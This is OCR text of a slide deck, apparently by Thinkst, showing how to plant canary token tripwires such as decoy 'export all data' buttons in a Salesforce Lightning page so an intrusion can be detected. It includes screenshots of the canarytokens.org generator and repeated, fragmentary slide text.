
Would you know if it was compromised?

thinkst
applied research

<INTERLUDE>

https://canarytokens.org





</INTERLUDE>

Would you know if it was being attacked?

Would you know if it was compromised?

thinkst
applied research

Login | Salesforce

Person 1

Secure https://login.salesforce.com

salesforce

Username

Password

Log In


Remember me

Forgot Your Password?

Use Custom Domain

Not a customer?

Try for Free



Home Page Default - Lightning ×

Person 1

Secure https://eu11.lightning.force.com/visualEditor/appBuilder.app?pageId=0M00Y000000HghdSAC&retUrl=https%3A%2F%2Fe...

Lightning App Builder - Home Page Default

← Back ? Help

Desktop | Shrink To View | Refresh | Save | Activation...


Lightning Components

Search components...

Standard (18)

- App Launcher
- Assistant
- Chatter Feed
- Chatter Publisher
- Filter List
- Flow
- News
- Quarterly Performance
- Recent Items
- Recommendations
- Report Chart
- Rich Text
- SmartScope Recent Record
- Today's Tasks
- Top Deals
- Trending Topics

Get more on the AppExchange




Page > Rich Text

Font | Size

Quick Actions:

- Export All Customer Data [Export]
- Export All Sales Data [Export]
- Something else illegal Sounding [Do it]

inkst
plied research



thinkst
applied research

Canarytokens

Person 1

www.canarytokens.org/generate#

Canarytokens by Thinkst

New token Manage this token

What is this and why should I care?

Your Web token is active!

Copy this URL to your clipboard and use as you wish:

http://canarytokens.com/images/0vimnzu9ozeto6authskx1wcf/co

Remember, it gets triggered whenever someone requests the URL.

If the URL is requested as an image (e.g. <img src="">) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

thinkst
applied research


Desktop | Shrink To View | Refresh | Save | Activation...

Lightning Components

Search components...

Standard (18)

- App Launcher
- Assistant
- Chatter Feed
- Chatter Publisher
- Filter List
- Flow
- News
- Quarterly Performance
- Recent Items
- Recommendations
- Report Chart
- Rich Text
- SmartScope Recent Record
- Today's Tasks
- Top Deals
- Trending Topics

